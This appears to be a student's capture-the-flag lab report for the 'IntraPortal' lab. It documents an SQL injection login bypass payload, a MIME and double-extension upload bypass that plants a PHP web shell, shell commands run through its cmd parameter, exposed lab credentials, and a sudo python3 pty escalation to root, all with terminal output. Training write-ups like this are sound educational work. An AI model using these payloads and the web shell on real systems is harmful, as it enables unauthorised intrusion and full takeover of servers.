

IntraPortal — CTF Lab Report

SQL Injection · File Upload Bypass · Privilege Escalation

Author	Sofonyas
Target	139.144.167.25
Lab	IntraPortal
Program	INSA Ethio Cyber Talent — Cybersecurity Track
Date	May 2026

Attack Chain


SQL Injection → Admin Access → File Upload Bypass → Web Shell RCE → DB Credentials → SSH → sudo
NOPASSWD (python3) → Root Shell

Step 1 — SQL Injection: Login Bypass


The login form at **http://139.144.167.25/** was vulnerable to SQL injection. No input sanitisation allowed full authentication bypass with a classic payload.

Payload entered in the username field:

```
' OR '1'='1' --
```




Screenshot 1 — SQLi payload in the username field



Screenshot 2 — Admin dashboard: 'Welcome back, admin' confirms bypass

Step 2 — Sensitive Data Exposure: Config Page

The **Config** tab exposed server credentials and internal configuration in plaintext — including the SSH service account and its password.




Screenshot 3 — Config page: Service Account labuser, Password WebL4b!2024


Step 3 — File Upload Bypass

The File Manager accepted **image/*** files only. Three techniques were chained to upload a PHP web shell:

Technique	Effect
GIF magic bytes (GIF89a;)	Fools server-side MIME detection
Double extension (.php.png)	Server executes the .php portion
Content-Type: image/png	Satisfies the upload MIME check



Screenshot 4 — Burp request: filename sofonyas.php, Content-Type image/png, GIF89a; + PHP payload




Screenshot 5 — Upload success: 'File saved: sofonyas.php.png'

Step 4 — Remote Code Execution via Web Shell

The uploaded shell was accessed through the browser. The `?cmd=` parameter passes OS commands directly to PHP's `system()`.

```
http://139.144.167.25/uploads/sofonyas.php?cmd=id
```




Screenshot 6 — RCE confirmed: `uid=33(www-data) gid=33(www-data)`

Step 5 — User Flag

The filesystem was explored through the web shell to locate the user flag.

```
http://139.144.167.25/uploads/sofonyas.php?cmd=cat+/home/labuser/user.txt
```

```
flag{web_sqli_cmd_inject_upload}
```



Screenshot 7 — User flag captured

Step 6 — SSH Access + Privilege Escalation to Root


Credentials from the Config page were used to SSH in as **labuser**. **sudo -l** showed that python3 can be run as root with no password — a one-line privilege escalation to a full root shell.

```
ssh labuser@139.144.167.25 (password: WebL4b!2024)
```

```
sudo -l → (root) NOPASSWD: /usr/bin/python3
```

```
sudo python3 -c 'import pty;pty.spawn("/bin/bash")'
```

flag{root_via_sudo_python3}



```

Sat 16 May 13:58
labuser@web-exploit-lab-5b656784df-wqfcq:~$ ssh labuser@139.144.167.25
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
labuser@139.144.167.25's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.1.0-41-cloud-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat May 16 13:57:21 2026 from 192.168.255.107
labuser@web-exploit-lab-5b656784df-wqfcq:~$ sudo -l
Matching Defaults entries for labuser on web-exploit-lab-5b656784df-wqfcq:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User labuser may run the following commands on web-exploit-lab-5b656784df-wqfcq:
  (root) NOPASSWD: /usr/bin/python3
labuser@web-exploit-lab-5b656784df-wqfcq:~$ sudo python3 -c 'import pty;pty.spawn("/bin/bash")'
root@web-exploit-lab-5b656784df-wqfcq:/home/labuser# <udo python3 -c 'import pty;pty.spawn("/bin/bash")'
root@web-exploit-lab-5b656784df-wqfcq:/home/labuser# ^C
root@web-exploit-lab-5b656784df-wqfcq:/home/labuser# <udo python3 -c 'import pty;pty.spawn("/bin/bash")'
root@web-exploit-lab-5b656784df-wqfcq:/home/labuser# <udo python3 -c 'import pty;pty.spawn("/bin/bash")'
root@web-exploit-lab-5b656784df-wqfcq:/home/labuser# ls -la /root/
total 28
drwx----- 1 root root 4096 May 16 12:59 .
drwxr-xr-x 1 root root 4096 May 3 21:59 ..
-rw----- 1 root root 1157 May 16 13:49 .bash_history
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw----- 1 root root 20 May 16 12:59 .python_history
-rw----- 1 root root 28 Apr 30 20:13 root.txt
root@web-exploit-lab-5b656784df-wqfcq:/home/labuser# cat /root/root.txt
flag{root_via_sudo_python3}
root@web-exploit-lab-5b656784df-wqfcq:/home/labuser#
```

Screenshot 8 — SSH login, sudo -l, python3 privesc, root shell, cat /root/root.txt

Findings Summary

#	Vulnerability	Severity	Impact
F1	SQL Injection — login form	Critical	Full auth bypass
F2	Plaintext credentials in Config page	High	SSH access as labuser
F3	File upload bypass (MIME + double ext)	Critical	RCE as www-data
F4	sudo NOPASSWD /usr/bin/python3	Critical	Full root access